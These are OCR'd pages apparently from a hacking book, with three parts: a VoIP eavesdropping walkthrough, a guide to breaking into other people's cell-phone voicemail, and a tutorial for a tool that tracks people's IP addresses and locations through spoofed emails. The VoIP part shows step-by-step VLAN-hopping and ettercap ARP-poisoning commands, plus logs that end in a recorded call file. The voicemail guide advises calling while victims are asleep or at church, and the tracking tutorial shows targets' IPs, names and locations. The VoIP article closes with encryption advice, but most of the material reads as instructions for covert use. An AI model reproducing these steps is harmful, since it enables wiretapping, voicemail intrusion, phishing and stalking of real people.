Figure 9. *This is a screenshot of VLC a multimedia player*




```
madman@y090905012:~$ sudo vconfig add eth0 415
[sudo] password for madman:
Sorry, try again.
[sudo] password for madman:
WARNING:  Could not open /proc/net/vlan/config.  Maybe you need to load the 8021
q module, or maybe you are not using PROCFS??
Added VLAN with VID == 415 to IF -:eth0:-
madman@y090905012:~$ sudo modprobe bonding
madman@y090905012:~$ sudo ifconfig bond0 up
madman@y090905012:~$ sudo ifenslave bond0 eth0.415
madman@y090905012:~$ sudo dhclient bond0
There is already a pid file /var/run/dhclient.pid with pid 5731
killed old client process, removed PID file
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/bond0/00:24:e8:95:8c:f8
Sending on   LPF/bond0/00:24:e8:95:8c:f8
Sending on   Socket/fallback
DHCPREQUEST of 10.228.15.144 on bond0 to 255.255.255.255 port 67
DHCPACK of 10.228.15.144 from 10.228.15.129
bound to 10.228.15.144 -- renewal in 289744 seconds.
madman@y090905012:~$ █
```

Figure 10. *This is a screenshot about getting an actual IP address in the voice VLAN, and it's relevant information about getting an address in that DHCP scope*



```
madman@y090905012:~$ sudo ettercap -i bond0 -Tq -M arp:remote /10.228.15.129/ /10.228.15.136/

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on bond0... (Ethernet)

 bond0 ->       00:24:E8:95:8C:F8     10.228.15.144   255.255.255.128

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 10.228.15.129 00:18:19:55:F7:7F

 GROUP 2 : 10.228.15.136 00:1E:CA:FF:4A:24
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

Figure 11. *This is a screenshot when you initiate the MITM attack, you get relevant information in this screenshot*



```
 Received packets    :   993958
 Dropped packets     :        0  0.00 %
 Forwarded           :      642  bytes:    86871

 Current queue len   : 0/11
 Sampling rate       : 50

 Bottom Half received packet : pck:     1404  byte:   225184
 Top Half received packet    : pck:      642  byte:    68895
 Interesting packets         : 45.73 %

 Bottom Half packet rate : worst:    22441  adv:    31029 p/s
 Top Half packet rate    : worst:    49999  adv:    67529 p/s

 Bottom Half thruoutput  : worst:  1781629  adv:  4972028 b/s
 Top Half thruoutput     : worst:  1241573  adv:  6941024 b/s


 Received packets    :  1033816
 Dropped packets     :        0  0.00 %
 Forwarded           :      656  bytes:    89671

 Current queue len   : 0/11
 Sampling rate       : 50

 Bottom Half received packet : pck:     1432  byte:   231176
 Top Half received packet    : pck:      656  byte:    71303
 Interesting packets         : 45.81 %

 Bottom Half packet rate : worst:    22441  adv:    31029 p/s
 Top Half packet rate    : worst:    49999  adv:    65969 p/s

 Bottom Half thruoutput  : worst:  1781629  adv:  4972028 b/s
 Top Half thruoutput     : worst:  1241573  adv:  7131939 b/s
```

Figure 12. *This is a statistic screen in the ethercap program, by pressing S you can have details about the MITM session you initiated to your victim*

as their main operating system you could do the same and capture VOIP conversations on the network with the same attacks described above. First you need to allow Linux to get the information from VLAN 415. I used Ubuntu 9.04 for this purpose.

You need to restart the networking services to ensure the changes have been done.

```
sudo vconfg add eth0 415
sudo modprobe bonding
sudo ifconfg bond0 up
sudo ifenslave bond0 eth0.415
```

Also, you will need to get an IP address in the phone VLAN, (see Figure 10) which will be added automatically if your phones are setup in DHCP mode:

```
sudo dhclient bond0
```


You should get a new address, in this case I received 10.228.15.144 which was perfect. First initiate your MITM session with ettercap -i bond0 -Tq -M arp:remote /10.228.15.129/ /10.228.15.136/ (See Figure 11).

Ettercap

Ettercap is a Unix and Windows tool for computer network protocol analysis and security auditing. It is capable of intercepting traffic on a network segment, capturing passwords, and conducting active eavesdropping against a number of common protocols. You can also use modules and plug-ins to do attacks. Also to see if there is pertinent traffic on the network, you can press S in ettercap (See Figure 12). I also used OrkAudio in Ubuntu to capture the voice information. You can install OrkAudio from the following link (*http://oreka.sourceforge.net/download/debian*).


You should start OrkAudio to begin the capture of potential VOIP conversations, this will be your main GOAL to be successful in this attack (See Figure 12). Start the application with the following command: sudo Orkaudio debug

While initiating a call you will get a lot of details in the OrkAudio window, some




```
adman@y090905012:~$ sudo orkaudio debug
[sudo] password for madman:
2009-07-14 17:49:14,225  INFO root:117 -

OrkAudio service starting

2009-07-14 17:49:14,336  INFO root:93 - Loaded plugin: /usr/lib/orkaudio/plugins
/librtpmixer.so
2009-07-14 17:49:14,337  INFO immediateProcessing:53 - thread starting - queue s
ize:10000
2009-07-14 17:49:14,337  INFO batchProcessing:129 - thread Th0 starting - queue
size:20000
2009-07-14 17:49:14,384  INFO root:87 - Loaded plugin: /usr/lib/libvoip.so
2009-07-14 17:49:14,386  INFO packet:835 - Initializing VoIP plugin
2009-07-14 17:49:14,390  INFO packet:753 - Available pcap devices:
2009-07-14 17:49:14,390  INFO packet:760 - * eth0 -
2009-07-14 17:49:14,390  INFO packet:781 - Successfully opened device. pcap hand
le:91f62d0
2009-07-14 17:49:14,392  INFO packet:760 - * eth0.415 -
2009-07-14 17:49:14,392  INFO packet:760 - * bond0 -
2009-07-14 17:49:14,397  INFO packet:781 - Successfully opened device. pcap hand
le:91f6a48
2009-07-14 17:49:14,397  INFO packet:760 - * eth1 -
2009-07-14 17:49:14,397  INFO packet:760 - * any - Pseudo-device that captures o
n all interfaces
2009-07-14 17:49:14,405  INFO packet:760 - * lo -
2009-07-14 17:49:14,406  INFO packet:617 - Start Capturing: pcap handle:91f62d0
2009-07-14 17:49:14,406  INFO packet:617 - Start Capturing: pcap handle:91f6a48
2009-07-14 17:49:29,982  INFO rtpsession:347 - NRA: 1st packet s1: 10.228.15.136,5200 10.228.1.46,5238 seq:4944 ts:432248526 len:160 type:0
2009-07-14 17:49:29,982  INFO rtpsessions:976 - NRA: created by RTP packet
2009-07-14 17:49:30,036  INFO rtpsession:370 - NRA: 1st packet s2: 10.228.1.46,5238 10.228.15.136,5200 seq:59182 ts:1470361332 len:160 type:0
2009-07-14 17:49:30,037  INFO rtpsession:403 - NRA: 10.228.1.46,5238: Applying timestamp corrective delta:1038112486
2009-07-14 17:49:30,497  INFO rtpsession:76 - NRA: 10.228.1.46,5238 RawRtp Session start, timestamp:1247593770
2009-07-14 17:49:30,497  INFO port:166 - #10.228.1.46,5238: start
```

Figure 13. *This is a screenshot on the pre-capture information, when the MITM is active but a call has not been initiated*



```
009-07-14 17:49:14,405  INFO packet:760 - * lo -
009-07-14 17:49:14,406  INFO packet:617 - Start Capturing: pcap handle:91f62d0
009-07-14 17:49:14,406  INFO packet:617 - Start Capturing: pcap handle:91f6a48
009-07-14 17:49:29,982  INFO rtpsession:347 - NRA: 1st packet s1: 10.228.15.136,5200 10.228.1.46,5238 seq:4944 ts:432248526 len:160 type:0
009-07-14 17:49:29,982  INFO rtpsessions:976 - NRA: created by RTP packet
009-07-14 17:49:30,036  INFO rtpsession:370 - NRA: 1st packet s2: 10.228.1.46,5238 10.228.15.136,5200 seq:59182 ts:1470361332 len:160 type:0
009-07-14 17:49:30,037  INFO rtpsession:403 - NRA: 10.228.1.46,5238: Applying timestamp corrective delta:1038112486
009-07-14 17:49:30,497  INFO rtpsession:76 - NRA: 10.228.1.46,5238 RawRtp Session start, timestamp:1247593770
009-07-14 17:49:30,497  INFO port:166 - #10.228.1.46,5238: start
009-07-14 17:50:33,643  INFO rtpsessions:1017 - NRA: 10.228.1.46,5238 Expired
009-07-14 17:50:33,643  INFO rtpsession:56 - NRA: 10.228.1.46,5238 Session stop, num RTP packets:1696, last updated:1247593786
009-07-14 17:50:33,644  INFO port:184 - #10.228.1.46,5238: stop
009-07-14 17:50:33,644  INFO tapelist:210 - date=2009-07-14 17-49-30 duration=16 direction=unkn capturePort=10.228.1.46,5238 localParty=10.228.15.136 remoteP
rty=10.228.1.46 localEntryPoint= localIp=10.228.15.136 remoteIp=10.228.1.46
009-07-14 17:50:33,660  INFO batchProcessing:165 - Th0 processing: 20090714_174930_10.228.1.46,5238
009-07-14 17:50:33,660  INFO batchProcessing:202 - Th0 RTP payload type:0
009-07-14 17:50:33,707  INFO batchProcessing:266 - Th0 deleting native: 20090714_174930_10.228.1.46,5238
009-07-14 17:50:33,707  INFO reporting:79 - hostname=y090905012 type=tape recid=20090714_174930_10.228.1.46,5238 stage=stop captureport=10.228.1.46,5238 tim
tamp=1247593770 filename=2009/07/14/17/20090714_174930_10.228.1.46,5238.wav localparty=10.228.15.136 localentrypoint= remoteparty=10.228.1.46 direction=unkn
uration=16 service=orkaudio-y090905012 localip=10.228.15.136 remoteip=10.228.1.46
009-07-14 17:50:33,714 ERROR reporting:116 - Could not contact orktrack
```

Figure 14. *This is a screenshot which contains details about the voip session capture, you have a lot of details on RTP packets and audio data. Because the MITM is active and a call is initiated*



```
madman@y090905012:/var/log/orkaudio/2009/07/14/17$ pwd
/var/log/orkaudio/2009/07/14/17
madman@y090905012:/var/log/orkaudio/2009/07/14/17$ ls
20090714_174930_10.228.1.46,5238.mcf
madman@y090905012:/var/log/orkaudio/2009/07/14/17$ ls
20090714_174930_10.228.1.46,5238.wav
madman@y090905012:/var/log/orkaudio/2009/07/14/17$ ls
20090714_174930_10.228.1.46,5238.wav
madman@y090905012:/var/log/orkaudio/2009/07/14/17$ 
```

re 15. *Is a screenshot where the audio files reside, this will let you listen the ersation you have recorded with the software*

information about a call server, port details and data about the voice capture (See Figure 14). You need to modify the file /etc/orkaudio/config.xml to reflect your choices, in the adapter selection I used bond0

You might have to switch audio codecs. Then you execute OrkAudio debug and you will find your capture files in /var/log/orkaudio/200X. Please note if you kill Ettercap in the MITM process, the phone will not be able to instantly reconnect to the phone system (media gateway).

Solution

To prevent this issue you need to enable encryption on your PBX, Media Gateways or Phone systems accordingly, using a CS1000 from Nortel, I activated this option in the phone settings directly. Please note that you need to activate this feature on the entire infrastructure or you might have issues with communication.

Example: An encrypted phone can communicate with other phones but the unencrypted phones cannot communicate with you. Also, when you receive the encrypted VOIP conversation all you hear is garbage. A good IDS/IPS system could alert the administrators of my presence on this network.

Conclusion

It's important to realize that this phone system was implemented by a third party firm(one of the largest). As you can see, security is not the primary focus of most integrators, and as security professionals we are here to remind them of these findings and correct the issues when they occur. In my opinion, we need to be proactive in this respect.

Marc-Andre Meloche, Security+
Marc-Andre is a 10-year IT security industry veteran with experience in several security-related fields. He is currently serving as a senior analyst at Virtual Guardian Inc (www.virtualguardian.ca) the first IT security consultancy company in Canada to have obtained the ISO 27001 certification.

Notes

Hacking Cell Phone Voicemails

24.0 Is hacking a cell phone harder than hacking a computer?

Hacking someone else's cell phone voicemail is the easiest hacking you will ever attempt. You don't even have to be a hacker!

24.1 What hardware or software do I need?

You don't need a computer or software. You don't need to know anything about computers. All you need is a caller ID spoofing account from a company like SPOOFEM.COM.

24.2 What is caller ID spoofing?

Caller ID spoofing allows you to call any number and have any number show up in the person's caller ID. For example, you can call someone who is on vacation and have their home phone number show up in their cell phone caller ID.

24.3 How do I hack a voicemail box?

When you check your voicemail from your cell phone, it calls your cell phone carrier's network, which recognizes your phone and puts you into your voicemail if your cell phone is set up so that you do not need to enter a passcode when calling from your cell phone. Believe it it not, there are over eighty million people in the United States that do not have the passcode turned on when they call from their cell phone.

24.4 Does it work with any kind of phone?

It is not the type of phone you have, but your cell phone *carrier*. It has been tested with Sprint, Nextel, Verizon, T-Mobile and AT&T Wireless—and tt even works perfectly with Apple's iPhone!

When you set up your voicemail on your iPhone, you do not have to call into the cell phone network. The iPhone asks you two simple questions when you first configure it. The first, when you record your greeting, is, "What do you want your passcode to be?" The iPhone **never** gives you the option to turn on your passcode when checking voicemail on itself; that's because it uses Visual Voicemail, so it is ***always*** checking with the carrier to see if there are any messages on the carrier's network.

24.5 Are there any keys I need to press?

Yes…and no. Some carriers will put you right into voicemail. Others may require you to hit the "*" or "#" key.

24.6 I tried that, but the person keeps picking up the phone. What happened?

It only works if the person does **not** answer the phone. If someone picks up the phone, it is not sending you to voicemail, so it is best to try it when the person is least likely to answer. Good times to try are when you know the person is asleep, at the movies, in church or at work, and is not using the phone.

Please note that when you call someone and put their cell phone number in the caller ID, they will be suspicious and will most likely answer the phone. If they do, hang up so they will not know it was you calling.

24.7 What is the best service for this?

My favorite caller ID spoofing service is SPOOFEM.COM—not because I own the company, but because it is the easiest service, with the most features. You can record a conversation, which I recommend you do if you are checking a person's voicemail. That way, you do not need to keep listening to the messages over and over.

24.8 What else can I use a telephone spoofing service for?

Caller ID spoofing is perfect when performing Social Engineering. You can call someone within a company and use their caller ID to make it look like the call is coming from within the company. For example, you could call Accounting and have the IT department number show up in the caller ID. You could then use your Social Engineering skills to get the information you are looking for.

How to Become a Hacker in Fifteen Minutes

25.0 How to become a hacker in 15 minutes

With the explosion of web develpope languages such as Java, Ajaz, and .php have allowed developers to create all the security tools you would need to perform a penetration test right from a web site.

- One website **www.LIGATT.com** offers LIGATT Security Suites that can perform:
- Port Scan / Vulnerbility check
- Spoof emails to get someones IP address
- Caller ID spoofing
- Pentration testing
- Set up trip wires
- Monitor a IP address
- And more.

The following tools on “How to become a hacker in 15 minutes,” are part of LIGATT Security Suites.

25.1 Step One, get the persons IP Address.

IPSNITCH is two powerful programs in one. The first powerful program is email spoofing. This allows you to send an email to anyone you like and make it appear to have come from someone else.

The second powerful program allows you to get anyone’s IP address. With IPSNITCH all you need is an email address of the person in which you are targeting. IPSNITCH lets you send that person an email making the email look like it came from someone else. When a person opens

25.0 HOW TO BECOME A HACKER IN FIFTEEN MINUTES

the email, it will automatically send you the person's personal IP address and the ISP that owns the IP address.

You will be prompted to log into the page. This login page is the same as the IP Snitch and Port Snitch. When you are logging in make sure that you click the Tattle Tell radio button.





Figure: 1.1


Once your are logged into IP Snitch you will be prompted with a screen like the one below.



Welcome **Mark,**

You have **2** targets in the system.
Your EZPay/CCDC Account Balance is: **$9888.38**

Figure: 1.2



Notify Email: [redacted]
From: @
Or Type Your Own:
To: (target email)
Choose A Subject:
Subject:
500

Figure: 1.3

Your next step is to click the Add Target button. Then you will be given a new screen like the figure: 1.3. There you will fill in all the information.

Notify Email – This will be the email that you want the response to come too

From – This will be the fictitious email address from the pull-down menu


Or Type Your Own – This is the user defined email address that you want to use if none of the other from the dropdown box are to your satisfaction.

Choose a Subject – Choose a predefined subject from the dropdown box

Subject – user defined subject box

Message box – This is where the user will type his/her message – Max characters is 500

Then you will submit your email.



Welcome Mark,

You have 2 targets in the system.
Your EZPay/CCDC Account Balance is: $9888.38


You must select the item check box and the dropdown selection options to process an option.

Select		Target Email:	From:	Message Read:	Message Sent:
1	□	[redacted]	billing@aol.net	August 3, 2009 5:31 PM	August 3, 2009 5:30 PM
2	□	[redacted]	billing@amazon.com	waiting for response	December 22, 2009 6:05 PM

Once you hit submit you will be redirected back to the main page. You will see that you main page now looks like figure 1.4, which will show a status message of waiting for response. This will not change until the receiver responds to the email.

Figure: 1.4

When you log back in to check to see if the receiver has responded to the email please check the box for the specific Targeted email and click the refresh in the dropdown menu also you may continue to check the response email. At that point if the user has responded to the email it will give you a date and time that the email was actually replied too.




Welcome Tom

You have 4 targets in the system

	Target Email:	From:	Date Message Was Read:	Message Created On:	Data Gathered:
1	[redacted]@ligatt.com	SantaMaria@madredios.com	2009-04-29 13:19:39	2009-04-29 12:49:01	Purchase Report
2	[redacted]@gmail.com	andersontax@gmail.com	2009-04-29 13:19:51	2009-04-29 13:19:22	Purchase Report
3	[redacted]@gmail.com	StaceyDash@hollywood.com	2009-04-29 13:19:51	2009-04-29 16:36:01	Purchase Report
4	targetemailaddres@.com	anyemailaddress@mail.com	waiting for response	2009-04-29 17:09:19	

Next you must log back into IP Snitch select the Targeted email you wish you gain information on. Go to the dropdown menu and purchase report.




Subject: IPsnitch Has Located Your Target
From: IPsnitch

```
Target Email: eig[redacted]@gmail.com


IP Address: 98.66.217.[redacted]


Browser : "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; GTB5; SLCC1; .NET CLR 2.0.50727; Medi


Whois: GeekTools Whois Proxy v5.0.4 Ready.
Checking access for 97.74.195.39... ok.
Final results obtained from whois.arin.net.
Results:

OrgName:    BellSouth.net Inc.
OrgID:      BELL
Address:    575 Morosgo Drive
City:       Atlanta
StateProv:  GA
```

Your next step will be to select the report you want and then select view map from the dropdown menu. Then you will receive the Map view of the general location of that IP Address.

You're done.

25.0 HOW TO BECOME A HACKER IN FIFTEEN MINUTES




1. Target's email address: [redacted]@[redacted]
2. Target's IP Address: 74.190.70.211
3. Target's Browser: Firefox 3
4. Target's Operating System: Windows Vista
5. Target's Nearest Location: Duluth, Georgia

Map
Satellite
Terrain
Show labels
200 ft
agery ©2010 DigitalGlobe, USDA Farm Service Agency, GeoEye, U.S. Geological Survey - Terms of Use

25.2 Background check and Vulnerbility check all in one!

Here you will have the option to do a port scan. If you have a personal account, you can only scan your own IP address. If you have a business account, you can input any IP address of your choice. The IP address is the only field that is required. You can also fill out your or the Targets first name, last name, company, address, city, state, country, zip code, phone number and e-mail address. Hit Start Scan button to proceed with scan.



LIGATT Security Suite Panel

Hello **Mark**,
Your EZPay/CCDC Account Balance is: [redacted]

Target Background Check (Optional) ?

First Name: [redacted]
Last Name: [redacted]
Company: [redacted]

Target Location (Optional) ?


Address: [redacted]
Suite:
City: [redacted]
Country: USA
State:
Zip: [redacted]

Target Contact Information (Optional) ?

Email: [redacted]
Phone: [redacted]
Cell Phone:

Target's IP Information ?

Your IP Address: [redacted]
IP or WWW. to Scan: [redacted]
Background Only?: □




	Select	Target Name	IP Address	Vulnerabilities	Date	View	Select an option: Select Option	CCDC/Promo Co
1	□	Mike_ Douglas	75.213.140.126	1	August 3, 2009 5:36 PM	View Report		
2	□	Wegahta Medhanie	74.125.159.24	1	August 3, 2009 2:07 PM	View Report		

Figure: 1.2

Once you submit the proper information, the computer will be scanned. The page will refresh every 3 seconds giving you an update on your scan status.

